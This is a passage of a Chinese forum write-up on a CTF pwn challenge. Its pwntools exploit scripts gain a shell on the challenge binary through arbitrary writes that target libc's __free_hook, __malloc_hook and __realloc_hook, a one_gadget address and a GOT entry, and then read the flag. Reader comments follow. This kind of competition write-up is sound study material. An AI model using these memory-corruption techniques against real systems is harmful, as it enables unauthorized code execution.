- 一开始5次地址写，1次libc里的任意函数call，参数还是可控的，那自然就system("/bin/sh")和execve("/bin/sh",0,0)了

```

from pwn import *

context.arch='amd64'
def cmd(command):
    p.recvuntil(">",timeout=0.5)
    p.sendline(command)

def main(host,port=9999):
    global p
    if host:
        p = remote(host,port)
    else:
        p = process("./pwn")
        # p = process("./pwn",env={"LD_PRELOAD":"./x64_libc.so.6"})
        gdb.attach(p)
        # debug(0x0000000000000A69)

    p.recvuntil("binary_base=")

```

```

elf.address = int(p.recvuntil("\n",drop=True),16)
info("elf : " + hex(elf.address))

p.recvuntil("libc_base=")
libc.address = int(p.recvuntil("\n",drop=True),16)
info("libc : " + hex(libc.address))

p.recvuntil("stack_base=")
stack = int(p.recvuntil("\n",drop=True),16)
info("stack : " + hex(stack))

for i in range(4):
    p.recvuntil("Addr:")
    p.sendline(str(stack))
    p.recvuntil("Value:")
    p.sendline(str(1))
p.recvuntil("Addr:")
p.sendline(str(elf.address+0x203210))
p.recvuntil("Value:")
p.sendline(str(u64('/bin/sh\x00')))
p.recvuntil("Trigger!")
# system
# p.sendline("system")
# p.sendline("1")
# p.sendline(str(stack+0x54))
# execve
p.sendline("execve")
p.sendline("3")
p.sendline(str(stack+0x54))
p.sendline("0")
p.sendline("0")
p.sendline("cat flag")
p.recv(timeout=0.5)
flag = p.recvuntil("\n",timeout=0.5)
info(flag)
p.interactive()

if __name__ == "__main__":
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)
    elf = ELF("./pwn",checksec=False)
    main(args['REMOTE'])

```

- 然后变成了一次任意地址写，一次libc任意函数call，但是参数不可控，那就写那些hook吧，__free_hook,__malloc_hook,__memalign_hook,__realloc_hook

这里贴个__free_hook的，其它的类似

```

p.recvuntil("Addr:")
p.sendline(str(libc.symbols["__free_hook"]))
p.recvuntil("Value:")
p.sendline(str(libc.address+0x10a38c))
p.recvuntil("Trigger!")
p.sendline("free")
p.sendline("0\x00"+"x00"*90)
p.sendline("cat flag")
p.recv(timeout=0.5)
flag = p.recvuntil("\n",timeout=0.5)
info(flag)

```

- 然后是两次地址写

```

for ( i = 0; (unsigned __int64)i < 2; ++i )
{
    puts("Addr:");
    v3 = (_QWORD *)sub_DB1();
    puts("Value:");
    v4 = sub_DB1();
    sub_1498(v3, v4);
}
if ( !dlopen("libc.so.6", 1) )
{

```

```

v5 = dlerror();
fprintf(stderr, "%s\n", v5);
exit(1);
}

```

因为dlopen会调用malloc函数，所以就修改__malloc_hook和__realloc_hook来getshell

```

p.recvuntil("Addr:")
p.sendline(str(libc.symbols["__realloc_hook"]))
p.recvuntil("Value:")
p.sendline(str(libc.address+0x10a38c))
p.recvuntil("Addr:")
p.sendline(str(libc.symbols["__malloc_hook"]))
p.recvuntil("Value:")
p.sendline(str(libc.symbols["realloc"]+8))

```

- 最后只有一次地址写了

```

for ( i = 0; (unsigned __int64)i < 1; ++i )
{
    puts("Addr:");
    v3 = (_QWORD *)sub_DB1();
    puts("Value:");
    v4 = sub_DB1();
    sub_1498(v3, v4);
}
if ( !dlopen("libc.so.6", 1) )
{
    v5 = dlerror();
    fprintf(stderr, "%s\n", v5);
    exit(1);
}

```

我在_dlerror_run里找到了call _dl_catch_error@plt

```

0x7ff6fbcf6726 <_dlerror_run+86>    lea    rdi, [rbx + 0x10]
0x7ff6fbcf672a <_dlerror_run+90>    mov     r8, r12
0x7ff6fbcf672d <_dlerror_run+93>    mov     rcx, rbp
■ 0x7ff6fbcf6730 <_dlerror_run+96>    call    _dl_catch_error@plt <0x7ff6fbcf5d90>
    rdi: 0x7ff6fbef80f0 (last_result+16) ■- 0x0
    rsi: 0x7ff6fbef80f8 (last_result+24) ■- 0x0
    rdx: 0x7ff6fbef80e8 (last_result+8) ■- 0x0
    rcx: 0x7ff6fbcf5f40 (dlopen_doit) ■- push    rbx

```

既然是plt的话，那就可以修改GOT表来劫持流程了

```

■ 0x7ff6fbcf5d90 <_dl_catch_error@plt>    jmp     qword ptr [rip + 0x2022a2] <0x7ff6fbef8038>

0x7ff6fbcf5d96 <_dl_catch_error@plt+6>    push    4
0x7ff6fbcf5d9b <_dl_catch_error@plt+11>   jmp     0x7ff6fbcf5d40
↓
0x7ff6fbcf5d40                                push    qword ptr [rip + 0x2022c2] <0x7ff6fbef8008>
0x7ff6fbcf5d46                                jmp     qword ptr [rip + 0x2022c4] <0x7ff6fba0e38c>

```

```

pwndbg> telescope 0x5f4010+0x7f3cf530b000
00:0000■    0x7f3cf58ff010 (_GLOBAL_OFFSET_TABLE_+16) -■ 0x7f3cf5917750 (_dl_runtime_resolve_xsavec)

```

可以看到有两处地方都用到了GOT表，所以就试一试改为one_gadget，结果本地都不行，但是打远程的时候通了，打通的是把_dl_runtime_resolve_xsavec的GOT改

```

p.recvuntil("Addr:")
p.sendline(str(libc.address+0x5f4010))
p.recvuntil("Value:")
p.sendline(str(libc.address+0x10a38c))

```

tnj

这题的话还是看丁佬的 github 吧，膜丁佬。

<https://github.com/Escapingbug/xctf-2019-final-tnj>

点击收藏 | 1 关注 | 1

[上一篇 : thinkphp5.1.x~5.2...](#) [下一篇 : HarekazeCTF2019 web](#)

1. 12 条回复



[Harmoc](#) 2019-10-28 10:50:34

这都什么神仙思路，ROIS Web巨佬们tql

0 回复Ta



[南溟ゝ](#) 2019-10-28 15:50:22

ROIS NB

0 回复Ta



[M09Ic](#) 2019-10-28 18:44:57

所以是怎么搜到的(狗头)

0 回复Ta



[zsx](#) 2019-10-28 23:57:01

[@M091c](#) 用百度以外的搜索引擎搜索「css leak text node」


0 回复Ta



[Zedd](#) 2019-10-29 01:00:10

被 zsx 锤的真开心

0 回复Ta



[MOON](#) 2019-10-29 08:49:06

被 zsx 锤的真开心

0 回复Ta



[离怀秋](#) 2019-10-29 09:24:24

膜，tql

0 回复Ta



[wupco](#) 2019-10-29 19:47:19

[@M091c](#) 一般xss的最好在twitter搜，关键词 css xss，就能搜到了。

0 回复Ta



[wupco](#) 2019-10-29 19:52:07

[@M091c](#) 不仅搜到了这次比赛用的办法，还能搜到一些也很神奇的操作。。比如css time-base attacking

0 回复Ta



[点缀心空](#) 2019-10-30 16:54:51

求问 `printf("%s",buf)` 和 `write(1,buf,len(buf))` 有啥区别

0 回复Ta



[ruan](#) 2019-10-30 23:40:55

[@点缀心空](#) 应该没啥区别，可能是我当时改了call printf前面的字节被判check不过

0 回复Ta



[imti****](#) 2019-10-31 19:19:39

膜，真滴强

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)